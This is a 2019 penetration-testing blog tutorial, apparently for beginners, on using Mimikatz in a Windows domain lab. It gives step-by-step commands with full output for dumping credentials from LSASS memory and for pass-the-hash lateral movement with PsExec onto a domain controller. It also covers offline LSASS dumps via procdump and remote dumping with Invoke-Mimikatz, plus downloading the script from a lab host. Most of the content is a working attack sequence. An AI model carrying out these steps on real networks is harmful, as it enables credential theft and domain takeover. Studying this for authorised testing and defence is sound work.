



Pentest Tools Walkthrough

# Mimikatz – Windows Tutorial for Beginner (Part-1)

🕒 23rd April 2019

Sharing is caring!

 Share

 LinkedIn

 Tweet

```
.#####.  mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr  6 2014 22:02:03)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v #'  http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 13 modules * * */
```

# Mimikatz Beginner's Guide



Mimikatz is a tool written in C by Benjamin Delpy for Windows Security. Mimikatz is one awesome tool to gather credentials using various methods. Other than Gathering Credentials, Mimikatz can perform various Windows Security Operation such as:

- Pass-the-Hash and Over-Pass-the-Hash
- Pass-the-Tickets
- Building Golden Tickets
- And much more

In order to gather credentials and hash, administrator privilege will be needed and how to escalate privileges in windows environment can be found on this [awesome blog](#).

To Dump Credentials, we will be starting with Most Popular Option – *SEKURLSA*

## Sekurlsa

This module provides with the functionality of extracting passwords, hashes and tickets by abusing the memory of LSASS.exe (Local Security Authority Subsystem Service).

## Overview about LSASS

LSASS (Local Security Authority Subsystem Service) is a Windows Based Service which provides the user with the functionality of SSO (Single Sign-On). Single sign-on (SSO) is a session and user authentication service that permits a user to use one set of login credentials (e.g., name and password) to access multiple applications. The service authenticates the end user for all the applications the user has been given rights to and eliminates further prompts when the user switches applications during the same session. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens. Mimikatz abuses the cache of credentials and provides the attacker with information regarding the credentials of the users.

Note: To Perform the operations with Mimikatz, Administrator Privilege is required.

## Running Mimikatz using various methods

Firstly, we need to check whether we have the privileges of administrator on the system.

```
net localgroup administrators
```

```
Command Prompt

C:\Users\HacknPentest>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
HacknPentest
The command completed successfully.

C:\Users\HacknPentest>
```

Now that we have checked our privileges on the Windows Box, let's get our hand dirty.

Firstly we need to download mimikatz and run it. There are multiple ways to run mimikatz and get credentials.

1. We can download the executable from this [GitHub link](#) and run it from the command prompt.

```
mimikatz.exe
```

```
Administrator: Command Prompt

C:\Users\Administrator\Desktop\mimikatz_trunk\x64>mimikatz.exe_
```

2. We can use PowerShell Mimikatz script ([Invoke-Mimikatz.ps1](#)) to run specified functions of Mimikatz. But first, we need to download this script and load it. This can also be done in two ways.

a. Loading the Script in Disk (Really Downloading).

```
Invoke-WebRequest -UseBasicParsing http://192.168.52.200/Tools/Invoke-Mimikatz.ps1
```

```
PS C:\Users\MASTER\Desktop\TOOLS> ls
PS C:\Users\MASTER\Desktop\TOOLS> Invoke-WebRequest -UseBasicParsing http://192.168.52.200/Tools/Invoke-Mimikatz.ps1 -OutFile Invoke-Mimikatz.ps1 -Verbose
VERBOSE: GET http://192.168.52.200/Tools/Invoke-Mimikatz.ps1 with 0-byte payload
VERBOSE: received 2530060-byte response of content type application/octet-stream
PS C:\Users\MASTER\Desktop\TOOLS> ls

Directory: C:\Users\MASTER\Desktop\TOOLS

Mode                LastWriteTime         Length Name
----                -
-a-----         4/14/2019   4:08 AM        2530060 Invoke-Mimikatz.ps1

PS C:\Users\MASTER\Desktop\TOOLS>
```

b. Loading the Script in Memory (Just Loading the Script in Memory).

```
Invoke-WebRequest -UseBasicParsing http://192.168.52.200/Tools/Invoke-Mimikatz.ps1
```

```
Windows PowerShell
PS C:\Users\MASTER\Desktop\TOOLS> Invoke-WebRequest -UseBasicParsing http://192.168.52.200/Tools/Invoke-Mimikatz.ps1

StatusCode      : 200
StatusDescription : OK
Content         : {102, 117, 110, 99...}
RawContent      : HTTP/1.1 200 OK
                  Content-Disposition: attachment; filename="Invoke-Mimikatz.ps1";
                  Accept-Ranges: bytes
                  Content-Length: 2530060
                  Content-Type: application/octet-stream
                  ETag: 1AC18BFAE7096845BFFA08D0...
Headers         : {[Content-Disposition, attachment; filename="Invoke-Mimikatz.ps1";], [Accept-Ranges, bytes], [Content-Length,
                  2530060], [Content-Type, application/octet-stream]...}
RawContentLength : 2530060

PS C:\Users\MASTER\Desktop\TOOLS> ls
```

After Downloading the Invoke-Mimikatz.ps1 script we now need to load the Invoke-Mimikatz script in the powershell session.

```
. .\Invoke-Mimikatz.ps1
```

And now that we have loaded our script in the session we can easily see what functionality do the script offer us by the following command.

```
Get-Help Invoke-Mimikatz
```

```
PS C:\Users\Administrator\Desktop\Tools> . .\Invoke-Mimikatz.ps1
PS C:\Users\Administrator\Desktop\Tools> Get-Help Invoke-Mimikatz

NAME
    Invoke-Mimikatz

SYNOPSIS
    This script loads Mimikatz completely in memory.

SYNTAX
    Invoke-Mimikatz [[-ComputerName] <String[]>] [[-DumpCreds]] [<CommonParameters>]
    Invoke-Mimikatz [[-ComputerName] <String[]>] [[-DumpCerts]] [<CommonParameters>]
    Invoke-Mimikatz [[-ComputerName] <String[]>] [[-Command] <String>] [<CommonParameters>]

DESCRIPTION
    This script leverages Mimikatz 2.1.1 and Invoke-ReflectivePEInjection to reflectively load Mimikatz completely in
    memory. This allows you to do things such as
    dump credentials without ever writing the mimikatz binary to disk.
    The script has a ComputerName parameter which allows it to be executed against multiple computers using PowerShell
    remoting.

    This script should be able to dump credentials from any version of Windows through Windows 8.1 that has PowerShell
    v2 or higher installed.

    Reflectively loads Mimikatz 2.1.1 in memory using PowerShell. Can be used to dump credentials without writing
    anything to disk. Can be used for any
    functionality provided with Mimikatz.

    The script, in near future, will provide additional commands for a variety of attacks possible with Mimikatz.

Function: Invoke-Mimikatz
Author: Joe Bialek, Twitter: @JosephBialek
```

Now to get the Logon Credentials we just need to fire up the prompt of Mimikatz with the following commands.

Firstly, we need to debug privilege.

The debug privilege allows someone to debug a process that they wouldn't otherwise have access to. For example, a process running as a user with the debug privilege enabled on its token can debug a service running as local system.

```
privilege::debug
```



```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # privilege::debug
Privilege '20' OK
mimikatz #
```

We are all set to see the magic....

## Getting LogonPasswords

```
sekurlsa::logonPasswords
```



```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 537443 (00000000:00083363)
Session           : Interactive from 1
User Name         : Administrator
Domain            : HACKNPENTEST
Logon Server       : DC-HACKNPENTEST
Logon Time        : 4/10/2019 1:19:40 AM
SID               : S-1-5-21-534478552-2873825779-3315143572-500

    msv :
        [00000003] Primary
        * Username : Administrator
        * Domain   : HACKNPENTEST
        * NTLM     : 64cbb76dcafe2e977794f6251f8231fb
        * SHA1     : 4e96a7fe38e847b105d2fd0d5ca93214700c53e6
        * DPAPI    : 1749d987dff931ac02b79542ac193ba5
    tspkg :
    wdigest :
        * Username : Administrator
        * Domain   : HACKNPENTEST
        * Password  : (null)
    kerberos :
        * Username : Administrator
        * Domain   : HACKNPENTEST.LOCAL
        * Password  : (null)
    ssp :
    credman :
```

We can see the command provides us with a very verbose detailing about the credentials of the user session. LogonPasswords provide every information related to the user credential and module provide with an integrated output of various commands like msv, tspkg, wdigest, and other commands as well.

This Result can also be obtained by Running the Invoke-Mimikatz PowerShell script.

```
Administrator: Command Prompt - powershell
PS C:\Users\Administrator> Invoke-Mimikatz -DumpCreds

.#####.  mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name          : DC-HACKNPENTEST$
Domain            : HACKNPENTEST
Logon Server       : (null)
Logon Time         : 4/13/2019 3:25:46 AM
SID               : S-1-5-20

    msv :
        [00000003] Primary
        * Username : DC-HACKNPENTEST$
        * Domain   : HACKNPENTEST
        * NTLM     : c3f4fb2cd592a86c8b7136d46f988ec6
        * SHA1     : 2d723dc1d6e03645afec6c3fcc71fb023b6466f8
    tspkg :
    wdigest :
        * Username : DC-HACKNPENTEST$
        * Domain   : HACKNPENTEST
        * Password : (null)
    kerberos :
        * Username : dc-hacknpentest$
        * Domain   : HACKNPENTEST.LOCAL
        * Password : (null)
    ssp :
```

This Juicy Information from the above command can be used to perform various techniques and one such technique is Pass-the-Hash.

# Pass-the-Hash

Pass-the-Hash is a technique used by the attacker to get access to system present in the network using Hash of the particular user in that System. Basically used for Lateral or Horizontal Movement in Pentesting methodology.

The Table below shows the lab environment setup

IP Address	Computer Name	Description	Windows Version
192.168.52.100	DC-HACKNPENTEST	This is Domain Controller	Windows Server 2016
192.168.52.200	DC1	This is Domain Client	Windows Server 2008

Firstly we need to find the hash of the User on which we are aiming to perform Pass the Hash Technique which is Administrator of hacknpentest.local (192.168.52.100 forest root).

As we can see in the below image the administrator's hash is extracted using the logonPassword functionality.

```
cmd Select mimikatz 2.2.0 x64 (oe.eo)

* Domain : HACKNPENTEST.LOCAL
* Password : (null)
ssp :
credman :

Authentication Id : 0 ; 358158 (00000000:0005770e)
Session : Interactive from 1
User Name : Administrator
Domain : HACKNPENTEST
Logon Server : DC-HACKNPENTEST
Logon Time : 4/12/2019 7:12:05 AM
SID : S-1-5-21-534478552-2873825779-3315143572-500

msv :
[00000003] Primary
* Username : Administrator
* Domain : HACKNPENTEST
* NTLM : 64cbb76dcafe2e977794f6251f8231fb
* SHA1 : 4e96a7fe38e847b105d2fd0d5ca93214700c53e6
* DPAPI : 1749d987dff931ac02b79542ac193ba5

tspkg :
wdigest :
* Username : Administrator
* Domain : HACKNPENTEST
* Password : (null)

kerberos :
* Username : Administrator
* Domain : HACKNPENTEST.LOCAL
* Password : (null)

ssp :
```

Now that we have a hash of Administrator we only need to call the pth(pass-the-hash) functionality of the sekurlsa module.

```
sekurlsa::pth /user:Administrator /domain:hacknpentest.local /ntlm:{hash value}
```

```
mimikatz 2.2.0 x64 (oe.eo)
'####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:Administrator /domain:hacknpentest.local /ntlm:64cbb76dcafe2e977794f6251f8231fb
user      : Administrator
domain    : hacknpentest.local
program   : cmd.exe
impers.    : no
NTLM      : 64cbb76dcafe2e977794f6251f8231fb
! PID 2612
! TID 1512
! LSA Process is now R/W
! LUID 0 ; 1452503 <00000000:001629d7>
\_ msv1_0 - data copy @ 0000000001DBE040 : OK !
\_ kerberos - data copy @ 0000000001DAE698
\_ aes256_hmac -> null
\_ aes128_hmac -> null
\_ rc4_hmac_nt OK
\_ rc4_hmac_old OK
\_ rc4_md4 OK
\_ rc4_hmac_nt_exp OK
\_ rc4_hmac_old_exp OK
\_ *Password replace @ 0000000000BB1398 <16> -> null
```

We need to pass following arguments with sekurlsa::pth command.

/user : Define user of domain on which pass-the-hash.

/domain : Define the domain.

/ntlm : Define the ntlm hash of the user. (RC4 can also be used)

After the execution of the command we get a command prompt but wait what does it says!!

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
dc1\administrator

C:\Windows\system32>
```

The System Still assumes that we are the administrator of the DC1 system(192.168.52.200). We will use PsExec.exe to get command prompt of Administrator on hacknpentest.local.

```
PsExec.exe \\hacknpentest.local cmd.exe
```

```
\\hacknpentest.local: cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd \Users\Administrator\Desktop
C:\Users\Administrator\Desktop>PsExec.exe \\hacknpentest.local cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
hacknpentest\administrator

C:\Windows\system32>_
```


And here we are with the Administrator Command Prompt of hacknpentest system(192.168.52.200).

Now that we have seen Pass-the-Hash Technique we will see how to dump credentials from the offline memory dump.

## Dumping Credentials from Offline Memory Dump

In this Section we will dump the lsass.exe memory with the help of a sysinternal tool procdump and using that dump file (dmp) we will dump the credentials.

```
procdump.exe -ma lsass.exe C:\Users\Administrator\Desktop\x64\lsass.dmp
```



```
mimikatz 2.2.0 x64 (oe.eo)

\Users\Administrator\Desktop\Procdump>procdump.exe -ma lsass.exe C:\Users\Administrator\Desktop\x64\lsass.dmp

ocDump v9.0 - Sysinternals process dump utility
pyright (C) 2009-2017 Mark Russinovich and Andrew Richards
sinternals - www.sysinternals.com

0:46:38] Dump 1 initiated: C:\Users\Administrator\Desktop\x64\lsass.dmp
0:46:49] Dump 1 writing: Estimated dump file size is 133 MB.
0:47:49] Dump 1 complete: 133 MB written in 70.5 seconds
0:47:49] Dump count reached.
```

Now we will load this lsass.dmp in mimikatz to extract credentials using minidump functionality of SEKURLSA module.

```
c:\mimikatz 2.2.0 x64 (oe.eo)

C:\Users\Administrator\Desktop\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #17763 Apr  4 2019 23:56:50
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Cam Edition **
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonPasswords
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name          : DC-HACKNPENTEST$
Domain             : HACKNPENTEST
Logon Server       : (null)
Logon Time         : 4/13/2019 3:25:46 AM
SID                : S-1-5-20

    msv :
        [00000003] Primary
        * Username : DC-HACKNPENTEST$
        * Domain   : HACKNPENTEST
        * NTLM     : c3f4fb2cd592a86c8b7136d46f988ec6
        * SHA1     : 2d723dc1d6e03645afec6c3fcc71fb023b6466f8
    tspkg :
    wdigest :
        * Username : DC-HACKNPENTEST$
        * Domain   : HACKNPENTEST
        * Password : (null)
```

This Method can also be used to dump credentials when we are not allowed to run mimikatz on the victim's machine. In this case, we can use this dump file to extract credentials by downloading the dump file on our machine and loading the file in mimikatz using minidump.

But wait! Can we run mimikatz tool remotely?





Running Mimikatz Remotely

Invoke-Mimikatz script offers the user with the functionality of running the script remotely and present the user with the same output.

```
Invoke-Mimikatz -ComputerName DC-hacknpentest -DumpCreds
```

```
PS C:\Users\ACE\Desktop> Invoke-Mimikatz -ComputerName DC-hacknpentest -DumpCreds
```

```
##### mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
## ^ ## "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## \ / ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
```

```
mimikatz(powershell) # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 5680546 (00000000:0056ada2)
Session          : Interactive from 2
User Name        : MASTER
Domain           : HACKNPENTEST
Logon Server     : DC-HACKNPENTEST
Logon Time       : 4/14/2019 1:02:47 AM
SID              : S-1-5-21-534478552-2873825779-3315143572-1104
```

```
msv :
[00000003] Primary
* Username : MASTER
* Domain   : HACKNPENTEST
* NTLM     : 220968137366a428cb4e532817e3c6dc
* SHA1     : 73ab2a9a0e9063c973b59491654d0deae9ce0894
* DPAPI    : cf7d1010e2b3830c7521bd0788e5e78c
```

```
tspkg :
wdigest :
* Username : MASTER
* Domain   : HACKNPENTEST
* Password : <null>
```

```
kerberos :
* Username : MASTER
* Domain   : HACKNPENTEST.LOCAL
* Password : <null>
```

```
ssp :
credman :
```

```
Authentication Id : 0 ; 5680512 (00000000:0056ad80)
Session          : Interactive from 2
User Name        : MASTER
Domain           : HACKNPENTEST
Logon Server     : DC-HACKNPENTEST
Logon Time       : 4/14/2019 1:02:47 AM
SID              : S-1-5-21-534478552-2873825779-3315143572-1104
```

```
msv :
[00000003] Primary
* Username : MASTER
```

Well, this awesome tool has much more functionality to offer like pass-the-ticket, extracting ekeys, building golden and silver ticket, playing with dpapi master keys and much more.

To know how it can be done, stay tuned to Hacknpentest.com

Till then HacknPentest !!!

Tags: LogonPasswords Mimikatz Sekurlsa Post Exploitation Windows 10 Hacking Windows Pentest Windows Server Hacking




👍 You may also like...



Exploit Active Directory Using PowerShell Remoting (PART-1)



Privilege Escalation Using PowerShell



Linux Privilege Escalation via writeable /etc/passwd file

## 13 Responses

[Comments](#)

13

[Pingbacks](#)

0



**Christine** 29th April 2019 at 11:50 am

I've been browsing online more than 3 hours nowadays, but I by no means found any attention-grabbing article like yours. It's pretty worth sufficient for me. In my opinion, if all web owners and bloggers made excellent content material as you probably did, the net shall be much more useful than ever before. Wow, this paragraph is good, my sister is analyzing these kinds of things, so I am going to inform her. I will right away grab your rss feed as I can't find your email subscription link or newsletter service. Do you have any? Kindly allow me recognise so that I may subscribe. Thanks.

Reply



**Satyam Dubey** 29th April 2019 at 4:07 pm

Thanks for showing love to our blog by giving this wonderful feedback. We are soon planning to launch the email subscription feature for our users. Till that Stay tuned to hacknpentest.

Reply



**Louise** 6th July 2019 at 7:40 am

Hello to every one, for the reason that I am actually keen of reading this blog's post to be updated regularly. It carries fastidious material.

Reply



**Yash Bharadwaj** 9th July 2019 at 10:59 pm

Thanks Louise!!

Stay tuned 😊

Reply



**continue reading this** 20th July 2019 at 1:10 am

I'm not sure exactly why but this website is loading incredibly slow for me.

Is anyone else having this problem or is it a problem on my end?

I'll check back later and see if the problem still exists.

Reply



**Satyam Dubey** 24th July 2019 at 9:33 pm

Hey We are Aware of this problem. We are working over it.

Reply



**Cclibbs** 22nd July 2019 at 4:40 am

I've been exploring for a bit for any high-quality articles or weblog posts on this kind of space . Exploring in Yahoo I eventually stumbled upon this site.

Reading this information So I'm happy to exhibit that I have an incredibly just right uncanny feeling I discovered just what I needed. I so much undoubtedly will make certain to don't forget this website and give it a look on a constant basis.

Reply



**Anonymous** 23rd July 2019 at 4:35 pm

These are truly enormous ideas in regarding blogging. You have touched some fastidious things here.

Any way keep up writing.

Reply



**oprol evorter** 27th July 2019 at 7:40 am

This design is wicked! You certainly know how to keep a reader entertained. Between your wit and your videos, I was almost moved to start my own blog (well, almost...HaHa!) Fantastic job. I really enjoyed what you had to say, and more than that, how you presented it. Too cool!

Reply



**Satyam Dubey** 🕒 27th July 2019 at 7:26 pm

Thanks for awesome feedback !!!

Reply



**Lionel** 🕒 1st August 2019 at 2:46 am

You've made some decent points there. I checked on the net for more info about the issue and found most people will go along with your views on this web site.

Reply



**Satyam Dubey** 🕒 1st August 2019 at 10:27 am

Thanks Lionel !!

Reply



**cresent moon cafe** 🕒 11th August 2019 at 10:31 am

Thanks for ones marvelous posting! I truly enjoyed reading it, you will be a great author. I will ensure that I bookmark your blog and will often come back sometime soon. I want to encourage continue your great work, have a nice weekend!

Reply

**Leave a Reply**

Comment

Name \*

Email \*

Website

☐

Save my name, email, and website in this browser for the next time I comment.

Post Comment

NEXT STORY


Linux Privilege Escalation via writeable /etc/passwd file



PREVIOUS STORY

Exploit Active Directory Using PowerShell Remoting (PART-1)



 To search type and hit enter

### Recent Posts



- 🕒 Latest Exploit: Privilege Escalation via Windows Task Scheduler
- 🕒 WebDAV Exploit | Elevation of Privilege
- 🕒 Privilege escalation through Token Manipulation
- 🕒 Windows Privilege Escalation Via AlwaysInstallElevated Technique
- 🕒 Linux Privilege Escalation via writeable /etc/passwd file

### Recent Comments



- 💬 Yash Bharadwaj on Latest Exploit: Privilege Escalation via Windows Task Scheduler
- 💬 Amit Dwivedi on Latest Exploit: Privilege Escalation via Windows Task Scheduler
- 💬 Yash Bharadwaj on Latest Exploit: Privilege Escalation via Windows Task Scheduler
- 💬 Harsh Shrivastava on Latest Exploit: Privilege Escalation via Windows Task Scheduler
- 💬 Zac on Privilege escalation through Token Manipulation